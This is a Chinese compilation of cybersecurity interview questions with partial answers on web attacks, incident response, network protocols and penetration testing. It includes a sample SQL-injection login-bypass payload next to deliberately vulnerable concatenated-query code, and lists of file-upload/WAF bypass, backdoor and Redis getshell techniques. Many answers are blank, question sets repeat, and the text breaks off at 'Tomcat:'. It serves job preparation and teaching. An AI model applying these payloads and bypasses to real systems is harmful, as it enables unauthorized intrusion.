# 2022年网络安全最新企业真实面试题

### 问题1：您之前使用过的安全设备有哪些，说一下您是如何使用的？

**答案：**我使用过360态势感知（也叫本脑）ids/ips/waf/科来的全流量分析设备等，介绍一个会的就行，比如 360 本脑 直接说参加过一次国护在三峡，主要是做分析研判，查看告警信息，以及用日志分析来查找这个内外网的ip详细信息，最终来确定是否为误报。

### 问题2：您熟悉云安全技术架构吗？

**答案：**了解过一些，将控制平面泄漏风险降至最低，采用策略作为云基础设施代码，使开发人员能够安全的构建云环境等等。

### 问题3：linux系统安全加固您是怎么做的，请详细说明

**答案：**

1.设置密码复杂性，密码组成（大/小字母，数学，特殊字符）

2.设置登录超时

3.设置口令锁定策略

4.修改密码有效期及最小长度

### 问题4：您经常使用的漏扫设备有哪些

**答案：**天镜扫描器和绿盟的扫描器两种

### 问题5：ips您了解多少

**答案：**串联部署 透明模式（不需要配置IP）它是一个综合体它既有网络层防护也有应用层防护，主要依赖于特征库，没有这个特征库它的功能很有限，ips里面可以监控也可以实现阻断，如果内网收到了攻击你是从ips上看不见的，只能从ids上看 。

### 问题6：您对网络协议了解哪些

**答案：**这个直接去网上找，常用端口

### 问题7：ssrf 如何做绕过

**答案：**SSRF（服务器端请求伪造）@符号绕过，特殊符号替换，302跳转绕过，ssrf配合gopher协议，对redis未授权进行攻击

### 问题8：您做过应急响应吗？

**答案：**做过一些简单应急，比如文件上传应急响应排查思路

发现应急事件，服务器日志出现告警信息，排查

登录管理员账户之后，打开cmd 利用net user 查看当前用户，net localgronp administrators 查看当前用户 有没有新建的用户，利用事件查看器，搜索4624登录成功事件信息，查看近期登录用户名，时间，查看登录日志是否存在用户，远程登录，暴力破解行为，通过web日志得知此入侵点位web传马，远程攻击通过对外服务器上传webshell脚本文件。远程攻击者通过上传webshell 木马而后得到服务器控制权，通过新增用户而后远程登录服务器，使用影子查杀工具查看本地是否存在影子

账户，查看进程 通过netsata-ano 查看端口开放情况，删除可疑的进程，删除后门文件，查看计算机的定时计划任务，taskschd.msc，删除可疑的计划任务，使用杀毒软件进行全盘查杀webshell，利用手动删除可疑的账户。

### 问题9：您对防火墙了解多少？

**答案：**了解过网域的防火墙，以及深信服的防火墙等

### 问题10：谈一下你对运维工程师工作的理解

**答案：**管理公司堡垒机，配合开发部门工作，对服务器进行定期升级维护，检修，配置等。

# 网络安全工程师面试被经常问的几个问题有哪些？

### 问题1：常见的web攻击有哪些？（什么是SQL注入攻击？什么是XSS攻击？什么是CSRF攻击？）

**答案：**

一、XSS攻击

【介绍】

　　xss攻击是跨站脚本攻击，例如在表单中提交含有可执行的javascript的内容文本，如果服务器端没有过滤或转义这些脚本，而这些脚本由通过内容的形式发布到了页面上，这个时候如果有其他用户访问这个网页，那么浏览器就会执行这些脚本，从而被攻击，从而获取用户的cookie等信息。

【防御】

　　1、对于敏感的cookie信息，使用HttpOnly，使document对象中找不到cookie。

　　2、对于用户输入的信息要进行转义。

二、CSRF攻击

【介绍】

　　CSRF攻击即跨站域请求伪造，例如，小明在浏览银行A网站的时候并没有关掉银行网站，这时小明又访问了携带CSRF攻击的B网站，而这时候B网站通过对银行的服务器发送转账请求，并且携带小明的在银行网站的cookie信息，在参数上把小明账号上的钱转到B网站所有人的账户上，这时url得到响应，小明的钱就丢了。

【防御】

　　1、敏感请求使用验证码。

　　2、验证HTTP Referer字段。Referer字段记录了HTTP请求的来源地址，从银行A网站发出来的请求会带有A网站的地址，从携带CSRF地址发出的请求会携带B网站的地址，我们只需在每个敏感请求验证Referer值，如果是来自A网站的通过，否则不通过。但是这种方法把安全寄托于浏览器，并不完全安全，在某些浏览器上，还是可以通过篡改 Referer 从而进行CSRF攻击。而且，在某些用户禁用Referer的情况下，服务器会一直拒绝客户的请求。

　　3、在请求地址中添加token 并验证。在用户登录之后，产生token 并放入session中，在每次请求时把token从session中拿出来，以参数的形式加入请求，在服务器端建立拦截器验证该token，token则通过，否则拒绝。但是这种方法也是有安全问题的，在某些网站支持用户发表链接的，那么黑客在该网站发布自己的个人网站地址，系统也会为这个地址后加上token，则黑客可以在自己的网站上得到这个token参数，从而发动CSRF攻击。

　　4、在HTTP头中自定义属性token 并验证。把token作为自定义属性放在HTTP的头中，通过封装XMLHttpRequest可以一次性给所有请求加上token 属性。这样子token就不会暴露在浏览器地址中。

三、SQL注入

【介绍】

　　SQL注入攻击，攻击者在提交表单的时候，在表单上面填写相关的sql语句，而系统把这些字段当成普通的变量发送给服务器端进行sql查询，则，由攻击者填写的sql会拼接在系统的sql语句上，从而进行数据库的某些操作。

　　例如在简单的登陆表单里面

<form action="/login" method="POST"> Username: <input type="text" name="username" /> Password: <input type="password" name="password" /> <input type="submit" value="登陆" /></form>

　　这时候系统处理的sql语句是这样

username:=r.Form.Get("username")password:=r.Form.Get("password")sql:="SELECT \* FROM user WHERE username='"+username+"' AND password='"+password+"'"

　　而这时候攻击者输入的用户名如下，密码为任意值的情况下

myuser' or 'foo' = 'foo' --

　　那么系统的sql语句就会变成这样

SELECT \* FROM user WHERE username='myuser' or 'foo' = 'foo' --'' AND password='xxx'

　　则攻击者就会成功登陆

【防御】

　　1、表单过滤，验证表单提交的合法性，对一些特殊字符进行转义处理

　　2、数据库权限最小化

　　3、查询语句使用数据库提供的参数化查询接口，不要直接拼接SQL

四、身份认证和会话

【攻击】

　　黑客在浏览器中停用JS，防止客户端校验，从而进行某些操作。

【防御】

　　1、隐藏敏感信息。

　　2、对敏感信息进行加密。

　　3、session 定期失效

五、权限与访问控制

【攻击】

　　能通过URL参数的修改达到访问他人页面，例如，黑客能够使用一下的链接去访问在某商城上自己的订单链接

https://\*\*\*.\*\*\*.com/normal/item.action?orderid=51338221644

　　这个时候如果网站没有相关权限验证，那么他也能通过下面的链接去访问其他人的订单。

https://\*\*\*.\*\*\*.com/normal/item.action?orderid=其他id

　　这样子就会造成商城其他人的隐私的泄露。

【防御】

　　1、添加权限系统，访问的时候可以加上相应的校验。

六、不安全加密存储

【防御】

　　1、加密存储敏感信息

　　2、不用md5加密

七、上传漏洞

【攻击】

　　在图片上传的时候，攻击者上传非图片，而是可远程执行的的脚本，这时候，入侵者就可以远程的执行脚本来对服务器进行攻击

【防御】

　　1、限制文件上传类型

　　2、使用第三方文件托管等

八、传输层未加密

【防御】

　　1、使用安全的https版本

　　2、敏感信息使用https传输

　　3、非敏感信息使用http传输

九、未验证的重定向和转发

【攻击】

　　用于钓鱼，黑客在存在漏洞的网址后添加跳转参数，并且把参数转码，把链接发送给用户，诱导用户点击，这时候用户看到链接的最前面是熟悉的网址，会点击进去，从而是用户的点击发生重定向到非法网站。

【防御】

　　1、添加跳转白名单

　　2、跳转前提示用户即将发生跳转到其他可疑网页。

十、WebShell

【攻击】

　　黑客在win系统中向被攻击网站上传 abc.asp;.jsp文件，这时候系统识别为jsp文件，然后传送到服务器的时候，某些系统上面会识别为 asp 文件。

### 问题2：OSI 七层模型是什么？

**答案： 物理层 数据链路层 网络层 传输层 会话层 表示层 应用层**

### 问题3：GET 和 POST 有什么区别？

**答案：**

### 问题4：HTTPS和HTTP有什么区别？

**答案：**

### 问题5：Owasp TOP10有哪些？

**答案：**

### 问题6：Cookies和session有什么区别？

**答案：**cookie数据保存在客户端，session数据保存在服务器端

### 问题7：针对常见的web攻击你知道哪些防御或者解决手段？

**答案：**

### 问题8：你理解的渗透测试流程是什么

**答案：** **1. 明确目标  
   2. 信息收集  
   3. 漏洞探测（挖掘）  
   4. 漏洞验证（利用）  
   5. 提升权限  
   6. 清除痕迹  
   7. 事后信息分析  
   8. 编写渗透测试报告**

### 问题9：如何防御网页木马？

**答案：**

### 问题10：您使用过哪些安全工具？哪些使用的最熟练？

**答案：**

### 问题11：您做过哪些项目？期间遇到过哪些问题，您又是如何解决的？

**答案：**

### 问题12：您有没有挖过什么漏洞？

**答案：**

### 问题13：您会哪些编程语言？（某编程语言中的部分知识运用的如何？）

**答案：**

### 问题14：您对我们公司了解多少呢？还有没有什么想问我的？

**答案：**

# 网安面试题大全

## 一、93道网络安全面试题

### 问题1：什么是SQL注入攻击

**答案：**

### 问题2：什么是XSS攻击

**答案：恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的**

### 问题3：什么是CSRF攻击

**答案：**

### 问题4：什么是文件上传漏洞

**答案：**

### 问题5：DDos 攻击

**答案：**

### 问题6：重要协议分布图

**答案：**

### 问题7：arp协议的工作原理

**答案：**

### 问题8：什么是RARP?工作原理

**答案：**

### 问题9：dns是什么?dns的工作原理

**答案：**

### 问题10：rip协议是什么? rip的工作原理

**答案：**

### 问题11：RIP的缺点

**答案：**

### 问题12：OSPF协议? OSPF的工作原理

**答案：**

### 问题13：TCP与UDP区别总结?

**答案：**

### 问题14：什么是三次握手四次挥手?tcp为什么要三次握手?

**答案：**

### 问题15：GET和 POST的区别

**答案：**get请求一般是去取获取数据(其实也可以提交,但常见的是获取数据); post请求一般是去提交数据。

对于 GET 方式的请求，浏览器会把 http header 和 data 一并发送出去，服务器响应 200  
（返回数据）表示成功；  
而对于 POST，浏览器先发送 header，服务器响应 100， 浏览器再继续发送 data，服  
务器响应 200 （返回数据）。

### 问题16：Cookies和session区别

**答案：**

### 问题17：session 的工作原理?

**答案：**

### 问题18：一次完整的HTTP请求过程

**答案：**

### 问题19：HTTPS和HTTP的区别

**答案：**

### 问题20：OSI 的七层模型都有哪些?

**答案：**

### 问题21：http长连接和短连接的区别

**答案：**

### 问题22：TCP如何保证可靠传输?

**答案：**

### 问题23：常见的状态码有哪些?

**答案：**

### 问题24：什么是SSL? https是如何保证数据传输的安全（SSL是怎么工作保证安全的）

**答案：**

### 问题25：如何保证公钥不被篡改?

**答案：**

### 问题26：php爆绝对路径方法?

**答案：**

### 问题27：你常用的渗透工具有哪些，最常用的是哪个?

**答案：**

### 问题28：xss盲打到内网服务器的利用

**答案：**

### 问题29：鱼叉式攻击和水坑攻击

**答案：**

### 问题30：什么是虚拟机逃逸?

**答案：**

### 问题31：中间人攻击?

**答案：**

### 问题32：TCP三次握手过程?

**答案：**

### 问题33：七层模型?

**答案：**

### 问题34：对于云安全的理解

**答案：**

### 问题35：了解过websocket吗?

**答案：**

### 问题36：DDOS是什么?有哪些?CC攻击是什么?区别是什么?

**答案：**

### 问题37：land攻击是什么?

**答案：**

### 问题38：你会如何进行信息收集?

**答案：**

### 问题39：什么是CRLF注入攻击?

**答案：**

### 问题40：防止XSS，前端后端两个角度?

**答案：**

### 问题41：如何防护一个端口的安全?

**答案：**

### 问题42：webshell检测思路?

**答案：**

### 问题43：GPC是什么?开启了怎么绕过

**答案：**

### 问题44：web常用的加密算法有什么

**答案：**

### 问题45：XSS除了获取cookies还能做什么?

**答案：**

### 问题46：运营商（或其他）网络劫持

**答案：**

### 问题47：DNS欺骗是什么

**答案：**

### 问题48：缓冲区溢出原理和防御

**答案：**

### 问题49：网络安全事件应急响应

**答案：**

### 问题50：企业内部安全

**答案：**

### 问题52：业务上线前，怎么测试，从哪些角度测试

**答案：**

### 问题52：应用有漏洞，但是无法修复和停用，你怎么办

**答案：**

### 问题53：CSRF怎么防护?

**答案：**

### 问题54：文件上传绕过方法?

**答案：**

### 问题55：验证码相关利用点

**答案：**

### 问题56：cookie你会测试什么内容

**答案：**

### 问题57：说出几个业务逻辑漏洞类型?

**答案：**

### 问题58：简述文件包含漏洞

**答案：**

### 问题59：业务逻辑漏洞，用户任意密码重置有什么例子，因为什么因素导致的?

**答案：**

### 问题60：渗透测试过程中发现一个只能上传zip文件的功能，有什么可能的思路?

**答案：**

### 问题61：为什么aspx木马权限比asp大?

**答案：**

### 问题62：只有一个登录页面有哪些思路?

**答案：**

### 问题63：请求头中哪些是有危害的?

**答案：**

### 问题64：谈谈水平/垂直/未授权越权访问的区别?

**答案：**

### 问题65：xss有什么?执行存储型的xss的危害和原理

**答案：**

### 问题66：主机疑似遭到入侵，要看哪里的日志

**答案：**

### 问题67：python常用的标准库

**答案：**

### 问题68：reverse tcp和 bind tcp的区别?

**答案：**

### 问题69：oauth认证过程中可能会出现什么问题，导致什么样的漏洞?

**答案：**

### 问题70：做了cdn的网站如何获取真实IP

**答案：**

### 问题71：如何实现跨域?

**答案：**

### 问题72：jsonp跨域与CORS跨域的区别?

**答案：**

### 问题73：算法?了解过什么排序?

**答案：**

### 问题74：SSRF漏洞利用?

**答案：**

### 问题75：常见后门方式?

**答案：**

### 问题76：open basedir访问目录限制绕过方法?

**答案：**

### 问题77：PHP代码审计中容易出问题的点?

**答案：**

### 问题78：红蓝对抗中蓝队反杀红队场景和姿势?

**答案：**

### 问题79：linux计划任务，黑客隐藏自己的计划任务会怎么做?

**答案：**

### 问题80：Redis未授权常见getshell的几种方式?

**答案：**

### 问题81：JWT的攻击手法? （头部、负载、签名）

**答案：**

### 问题82：JAVA中间件的漏洞，举几个例子?

**答案：**

### 问题83：DNS外带可以用在哪些漏洞?

**答案：**

### 问题84：中间件漏洞总结?

**答案：**

### 问题85：谈一谈Windows系统与Linux系统提权的思路?

**答案：**

### 问题86：ython有哪些框架，其中出现过哪些漏洞

**答案：**

### 问题87：小程序的渗透和普通渗透的差异

**答案：**

### 问题88：app本身的漏洞测试四大组件

**答案：**

### 问题89：IDS/IPS防护原理及绕过思路

**答案：**

### 问题90：json的csrf的利用

**答案：**

### 问题91：json格式的数据包可以测哪些漏洞

**答案：**

### 问题92：内网服务器，如何进行信息收集?

**答案：**

### 问题93：如果拿下了内网边界层的某一个机器，如何对内网其他进行探测?

**答案：**

## 二、71道网络安全面试题

### 问题1：php爆绝对路径方法？

**答案：**

### 问题2：你常用的渗透工具有哪些，最常用的是哪个？

**答案：**

### 问题3：xss盲打到内网服务器的利用

**答案：**

### 问题4：鱼叉式攻击和水坑攻击？

**答案：**

### 问题5：什么是虚拟机逃逸？

**答案：**

### 问题6：中间人攻击？

**答案：**

### 问题7：TCP三次握手过程？

**答案：**

### 问题8：七层模型？

**答案：**

### 问题9：对于云安全的理解

**答案：**

### 问题10：了解过websocket吗？

**答案：**

### 问题11：DDOS是什么？有哪些？CC攻击是什么？区别是什么？

**答案：**

### 问题12：land攻击是什么

**答案：**

### 问题13：你会如何进行信息收集？

**答案：**

### 问题14：什么是CRLF注入攻击？

**答案：**

### 问题15：防止XSS，前端后端两个角度？

**答案：**

### 问题16：如何防护一个端口的安全？

**答案：**

### 问题17：webshell检测思路？

**答案：**

### 问题18：发现IIS的网站，怎样试它的漏洞？（根据版本）

**答案：**

### 问题19：GPC是什么？开启了怎么绕过

**答案：**

### 问题20：web常用的加密算法有什么

**答案：**

### 问题21：XSS除了获取cookies还能做什么？

**答案：**

### 问题22：运营商（或其他）网络劫持

**答案：**

### 问题23：DNS欺骗是什么

**答案：**

### 问题24：缓冲区溢出原理和防御

**答案：**

### 问题25：网络安全事件应急响应

**答案：**

### 问题26：企业内部安全

**答案：**

### 问题27：业务上线前，怎么测试，从哪些角度测试

**答案：**

### 问题28：应用有漏洞，但是无法修复和停用，你怎么办

**答案：**

### 问题29：CSRF怎么防护？

**答案：**

### 问题30：文件上传绕过方法？

**答案：**

### 问题31：验证码相关利用点

**答案：**

### 问题32：cookie你会测试什么内容

**答案：**

### 问题33：说出几个业务逻辑漏洞类型？

**答案：**

### 问题34：简述文件包含漏洞

**答案：**

### 问题35：业务逻辑漏洞，用户任意密码重置有什么例子，因为什么因素导致的？

**答案：**

### 问题36：渗透测试过程中发现一个只能上传zip文件的功能，有什么可能的思路？

**答案：**

### 问题37：为什么aspx木马权限比asp大？

**答案：**

### 问题38：只有一个登录页面有哪些思路？

**答案：**

### 问题39：请求头中哪些是有危害的？

**答案：**

### 问题40：谈谈水平/垂直/未授权越权访问的区别?

**答案：**

### 问题41：xss有什么？执行存储型的xss的危害和原理

**答案：**

### 问题42：主机疑似遭到入侵，要看哪里的日志

**答案：**

### 问题43：python常用的标准库

**答案：**

### 问题44：reverse\_tcp 和 bind\_tcp 的区别？

**答案：**

### 问题45：oauth认证过程中可能会出现什么问题，导致什么样的漏洞?

**答案：**

### 问题46：做了cdn的网站如何获取真实IP

**答案：**

### 问题47：如何实现跨域？

**答案：**

### 问题48：jsonp跨域与CORS跨域的区别？

**答案：**

### 问题49：算法？了解过什么排序？

**答案：**

### 问题50：SSRF漏洞利用？

**答案：**

### 问题51：常见后门方式？

**答案：**

### 问题52：open\_basedir访问目录限制绕过方法？

**答案：**

### 问题53：PHP代码审计中容易出问题的点？

**答案：**

### 问题54：红蓝对抗中蓝队反杀红队场景和姿势？

**答案：**

### 问题55：linux计划任务，黑客隐藏自己的计划任务会怎么做？

**答案：**

### 问题56：Redis未授权常见getshell的几种方式？

**答案：**

### 问题57：JWT的攻击手法？（头部、负载、签名）

**答案：**

### 问题58：JAVA中间件的漏洞，举几个例子？

**答案：**

### 问题59：DNS外带可以用在哪些漏洞？

**答案：**

### 问题60：HTTP-Only禁止的是JS读取cookie信息，如何绕过这个获取cookie

**答案：**

### 问题61：中间件漏洞总结？

**答案：**

### 问题62：谈一谈Windows系统与Linux系统提权的思路？

**答案：**

### 问题63：python有哪些框架，其中出现过哪些漏洞

**答案：**

### 问题64：小程序的渗透和普通渗透的差异

**答案：**

### 问题65：app本身的漏洞测试 四大组件

**答案：**

### 问题66：IDS/IPS防护原理及绕过思路

**答案：**

### 问题67：json的csrf的利用

**答案：**

### 问题68：json格式的数据包可以测哪些漏洞

**答案：**

### 问题69：简述xxe漏洞原理与利用方式

**答案：**

### 问题70：内网服务器，如何进行信息收集？

**答案：**

### 问题71：如果拿下了内网边界层的某一个机器，如何对内网其他进行探测？

**答案：**

# 史上最全网络安全面试题总结

### 问题1：php爆绝对路径方法？

**答案：**

单引号引起数据库报错 访问错误参数或错误路径 探针类文件如phpinfo 扫描开发未删除的测试文件 google hacking phpmyadmin报路径：/phpmyadmin/libraries/lect\_lang.lib.php利用漏洞读取配置文件找路径 恶意使用网站功能，如本地图片读取功能读取不存在图片，上传点上传不能正常导入的文件

### 问题2：你常用的渗透工具有哪些，最常用的是哪个？

**答案：**

burp、nmap、sqlmap、awvs、蚁剑、冰蝎、dirsearch、御剑等等

xss盲打到内网服务器的利用

钓鱼管理员 信息收集

### 问题3：鱼叉式攻击和水坑攻击？

**答案：**

鱼叉攻击：指利用木马程序作为电子邮件的附件，发送到目标电脑上，诱导受害者去打开附件来感染木马 水坑攻击：分析攻击目标的上网活动规律，寻找攻击目标经常访问的网站的弱点，将网站攻破并植入恶意程序，等待目标访问

### 问题4：什么是虚拟机逃逸？

**答案：**

利用虚拟机软件或者虚拟机中运行的软件的漏洞进行攻击，以达到攻击或控制虚拟机宿主操作系统的目的

### 问题5：中间人攻击？

**答案：**

原理：

在同一个局域网中，通过拦截正常的网络通信数据，并进行数据篡改和嗅探

防御：

在主机绑定网关MAC与IP地址为静态 在网关绑定主机MAC与IP地址 使用ARP防火墙

### 问题6：TCP三次握手过程？

**答案：**

第一次握手：建立连接时,客户端发送syn包(syn=j)到服务器,并进入SYN\_SEND状态,等待服务器确认 第二次握手：服务器收到syn包,必须确认客户的SYN（ack=j+1）,同时自己也发送一个SYN包（syn=k）,即SYN+ACK包,此时服务器进入SYN\_RECV状态 第三次握手：客户端收到服务器的SYN＋ACK包,向服务器发送确认包ACK(ack=k+1),此包发送完毕,客户端和服务器进入ESTABLISHED状态,完成三次握手

### 问题7：七层模型？

**答案：**

应用层、表示层、会话层、传输层、网络层、数据链路层、物理层

### 问题8：对于云安全的理解

**答案：**

融合了并行处理、网格计算、未知病毒行为判断等新兴技术和概念，通过网状的大量客户端对网络中软件行为的异常监测，获取互联网中木马、恶意程序的最新信息，传送到Server端进行自动分析和处理，再把病毒和木马的解决方案分发到每一个客户端

### 问题9：了解过websocket吗？

**答案：**

WebSocket是一种在单个TCP连接上进行全双工通信的协议，最大特点是服务器可以主动向客户端推送信息，客户端也可以主动向服务器发送信息，是真正的双向平等对话。

### 问题10：DDOS是什么？有哪些？CC攻击是什么？区别是什么？

**答案：**

DDOS：

分布式拒绝服务攻击，利用合理的服务请求来占用过多的服务资源，从而使合法用户无法得到服务的响应 主要方式：SYN Flood UDP Flood ICMP Flood Connection Flood HTTP Get UDP DNS Query Flood

CC攻击：

模拟多个正常用户不停地访问如论坛这些需要大量数据操作的页面，造成服务器资源的浪费，CPU长时间处于100%，网络拥塞

两者区别：

CC攻击网页，DDOS攻击服务器，更难防御 CC门槛较低，DDOS需要大量服务器 CC持续时间长，DDOS产生的影响大

### 问题11：land攻击是什么

**答案：**

局域网拒绝服务攻击，DDOS攻击的一种，通过发送精心构造的、具有相同源地址和目标地址的欺骗数据包，致使缺乏相应防护机制的目标设备瘫痪

### 问题12：你会如何进行信息收集？

**答案：**

服务器信息：ip、中间件、操作系统 域名whois、ipwhois、网段归属 子域名探测 网站目录扫描、接口信息扫描 端口扫描 各大引擎搜索相关信息

### 问题13：什么是CRLF注入攻击？

**答案：**

通过“回车”和“换行”字符注入HTTP流，实现网站篡改、跨站脚本、劫持等。

### 问题14：防止XSS，前端后端两个角度？

**答案：**

前端：

用户输入特殊字符过滤转义为html实体 用户输出编码

后端：

实体化编码 函数过滤 限制字符长度

### 问题15：如何防护一个端口的安全？

**答案：**

利用WAF、IDS、IPS等设备 危险服务端口禁止对外访问或限制IP访问 服务定期更新版本

### 问题16：webshell检测思路？

**答案：**

静态检测：匹配特征码，特征值，危险函数 动态检测：WAF、IDS等设备 日志检测：通过IP访问规律，页面访问规律筛选 文件完整性监控

### 问题17：发现IIS的网站，怎样试它的漏洞？（根据版本）

**答案：**

https://mp.weixin.qq.com/s/5XV984kErF2Zhh-P5aoUwQ

### 问题18：GPC是什么？开启了怎么绕过

**答案：**

GPC：

php.ini配置文件中的magic\_quotes\_gpc，实现为get、post、cookie传入的单引号、双引号、反斜线、NULL字符添加反斜线\

绕过：

PHP5的GPC对$\_SERVER的忽略，可在http请求头注入 二次注入 宽字节注入

### 问题19：web常用的加密算法有什么

**答案：**

单向散列加密 MD5、SHA、MAC 对称加密 AES、DES 非对称加密 RSA、RSA2

### 问题20：XSS除了获取cookies还能做什么？

**答案：**

获取管理员ip xss蠕虫 钓鱼攻击 前端JS挖矿 键盘记录 屏幕截图

### 问题21：运营商（或其他）网络劫持

**答案：**

运营商劫持：广告投放 DNS劫持：通过各种手段篡改DNS，劫持网络

### 问题22：DNS欺骗是什么

**答案：**

攻击者冒充域名服务器的一种欺骗行为

### 问题23：缓冲区溢出原理和防御

**答案：**

原理：

当写入缓冲区的数据量超过该缓冲区所能承受的最大限度时，发生缓冲区溢出，溢出的数据被黑客加以利用，形成远程代码执行漏洞。

防御：

基于操作系统防御 缓冲区边界检查 安全编程

### 问题24：网络安全事件应急响应

**答案：**

断网：条件允许时优先断网，防止黑客进一步操作或删除痕迹 取证：通过分析登录日志、网站日志、服务日志寻找黑客ip，查看黑客进行的操作 备份：备份服务器文件，对比入侵前后产生变化的文件 查漏：通过上述步骤寻找业务薄弱点，修补漏洞 杀毒：清除黑客留下的后门、webshell、管理账号 溯源：通过黑客ip地址，入侵手段等 记录：归档、预防

### 问题25：企业内部安全

**答案：**

实名制联网 重要网段隔离 禁止接入任何USB设备 禁用WIFI网络 IP与MAC地址绑定 部署网络监控、IDS、IPS设备 定期培训，提高员工安全意识

### 问题26：业务上线前，怎么测试，从哪些角度测试

**答案：**

安全测试：寻找产品漏洞，页面漏洞，服务漏洞，敏感信息泄露，逻辑漏洞，弱口令 性能测试：压力测试 功能完整性测试

### 问题27：应用有漏洞，但是无法修复和停用，你怎么办

**答案：**

限制IP白名单访问 使用WAF、IDS、防火墙设备

### 问题28：CSRF怎么防护？

**答案：**

验证HTTP Referer字段 添加Token字段并验证 添加自定义字段并验证

### 问题29：文件上传绕过方法？

**答案：**

WAF绕过：

修改上传表单字段 表单字段大小写替换 表单字段增加或减少空格 表单字段字符串拼接 构造双文件上传表单，同时上传双文件 编码绕过 垃圾数据填充绕过 文件名大小写绕过

服务器检测绕过：

MIME类型绕过 前端JS检测抓包改包绕过 黑名单绕过：php3、asa、ashx、windows特性（test.asp\_、流特性）、apache解析漏洞 图片内容检测使用图片马绕过 .htassess绕过

白名单检测绕过：

截断上传绕过 IIS6/7/7.5解析漏洞，nginx低版本解析漏洞 文件包含绕过

### 问题30：验证码相关利用点

**答案：**

验证码复用 验证码可识别 验证码失效 验证码DDOS

### 问题31：cookie你会测试什么内容

**答案：**

sql注入 xss 权限绕过 敏感信息泄露

### 问题32：说出几个业务逻辑漏洞类型？

**答案：**

任意用户密码重置 短信轰炸 订单金额修改 忘记密码绕过 恶意刷票 验证码复用

### 问题33：简述文件包含漏洞

**答案：**

调用文件包含函数时，未严格限制文件名和路径，如include()、require()等函数

### 问题34：业务逻辑漏洞，用户任意密码重置有什么例子，因为什么因素导致的？

**答案：**

普通用户重置管理用户密码 普通用户重置普通用户密码

未设置用户唯一Token，导致越权

### 问题35：渗透测试过程中发现一个只能上传zip文件的功能，有什么可能的思路？

**答案：**

shell压缩上传，程序自解压getshell 尝试解析漏洞getshell 寻找文件包含漏洞 木马钓鱼管理员

### 问题36：为什么aspx木马权限比asp大？

**答案：**

aspx使用的是.net技术,IIS中默认不支持，ASPX需要依赖于.net framework，ASP只是脚本语言 入侵的时候asp的木马一般是guest权限APSX的木马一般是users权限

### 问题37：只有一个登录页面有哪些思路？

**答案：**

SQL注入、万能密码 暴力破解 权限绕过 目录扫描 敏感信息泄露

### 问题38：请求头中哪些是有危害的？

**答案：**

COOKIE注入 user-agent注入 X-Forwarded-For注入 Referer注入

### 问题39：谈谈水平/垂直/未授权越权访问的区别?

**答案：**

水平越权：普通用户越权访问普通用户 垂直越权：普通用户越权访问管理用户 未授权访问：权限控制不严，导致无需登录访问已登录用户页面

### 问题40：xss有什么？执行存储型的xss的危害和原理

**答案：**

存储型、反射型、DOM型 存储型XSS是指应用程序通过Web请求获取不可信赖的数据，在未检验数据是否存在XSS代码的情况下，便将其存入数据库

存储型XSS危害：

窃取用户Cookie XSS钓鱼攻击 XSS蠕虫攻击 获取键盘记录 获取用户信息 获取屏幕截图

### 问题41：主机疑似遭到入侵，要看哪里的日志

**答案：**

系统登录日志 服务访问日志 网站日志 数据库日志

### 问题42：python常用的标准库

**答案：**

正则表达式 re 时间模块 time 随机数 random 操作系统接口 os 科学计算 math 网络请求 urlib http库 requests 爬虫库 Scrapy 多线程库 threading

### 问题43：reverse\_tcp 和 bind\_tcp 的区别？

**答案：**

reverse\_tcp：攻击机设置一个端口和IP，Payload在测试机执行连接攻击机IP的端口，这时如果在攻击机监听该端口会发现测试机已经连接 白话就是让受控机主动连接我们 bind\_tcp：攻击机设置一个端口（LPORT），Payload在测试机执行打开该端口，以便攻击机可以接入 白话就是我们主动连接受控机 使用reverse\_tcp较为安全，一般不会被防火墙发现

### 问题44：oauth认证过程中可能会出现什么问题，导致什么样的漏洞?

**答案：**

CSRF redirect\_uri校验不严格 错误的参数传递

### 问题45：做了cdn的网站如何获取真实IP

**答案：**

全球ping 查询历史解析记录 探针文件如phpinfo等 利用命令执行连接我们的服务器或DNSlog 寻找网站配置 通过二级域名 全网扫描，title匹配

### 问题46：如何实现跨域？

**答案：**

jsonp CORS跨域资源共享 代理跨域请求 Html5 postMessage 方法 修改 document.domain 跨子域 基于 Html5 websocket 协议 http://document.xxx + iframe

### 问题47：jsonp跨域与CORS跨域的区别？

**答案：**

jsonp浏览器支持较好，CORS不支持IE9及以下浏览器 jsonp只支持GET，CORS支持所有类型的HTTP请求 jsonp只发一次请求，复杂请求CORS发送两次

### 问题48：SSRF漏洞利用？

**答案：**

本地文件读取 服务探测、端口扫描 攻击内网redis、mysql、fastcgi等服务

利用到的协议有：http/s、file、gopher、tftp、dict、ssh、telnet

### 问题49：常见后门方式？

**答案：**

Windows:

注册表自启动 shift后门 远控软件 webshell 添加管理用户 影子用户 定时任务 dll劫持 注册表劫持 MBR后门 WMI后门 管理员密码记录

Linux:

SSH后门 SUID后门 Crontab计划任务 PAM后门 添加管理员账号 Rootkit

### 问题50：open\_basedir访问目录限制绕过方法？

**答案：**

使用命令执行函数绕过 使用symlink()函数绕过 glob伪协议绕过

### 问题51：PHP代码审计中容易出问题的点？

**答案：**

参数拼接方式皆有可能产生SQL注入（老生常谈） 全局变量注册导致的变量覆盖 fwrite参数未过滤导致的代码执行 权限校验疏漏导致的后台功能访问 接口任意文件上传 unserialize反序列化漏洞

### 问题52：红蓝对抗中蓝队反杀红队场景和姿势？

**答案：**

钓鱼、蜜罐、蚁剑RCE

### 问题53：linux计划任务，黑客隐藏自己的计划任务会怎么做？

**答案：**

临时任务：at、batch命令

### 问题54：Redis未授权常见getshell的几种方式？

**答案：**

web绝对路径写shell 写入ssh公钥获取服务器权限 主从复制getshell

### 问题55：JWT的攻击手法？（头部、负载、签名）

**答案：**

加密算法置为空绕过身份验证 爆破弱密钥 kid参数：任意文件读取、SQL注入、命令注入 未校验签名，内容重新编码

### 问题56：JAVA中间件的漏洞，举几个例子？

**答案：**

JBoss反序列化 WebLogic反序列化 Tomcat任意文件写入、弱口令+后台getshell

### 问题57：DNS外带可以用在哪些漏洞？

**答案：**

SQL盲注 无回显的命令执行 XXE盲打 SSRF盲打

HTTP-Only禁止的是JS读取cookie信息，如何绕过这个获取cookie

劫持登录页面钓鱼绕过

### 问题58：中间件漏洞总结？

**答案：**

这里只写常利用的漏洞

IIS:

IIS6.0 PUT漏洞 IIS6.0 远程代码执行漏洞 IIS6.0 解析漏洞 IIS启用.net 短文件名漏洞 IIS7.0/7.5 解析漏洞

Apache:

未知扩展名解析漏洞 配合错误导致的解析漏洞、目录遍历

Nginx：

配置错误导致的解析漏洞、目录遍历

Tomcat:

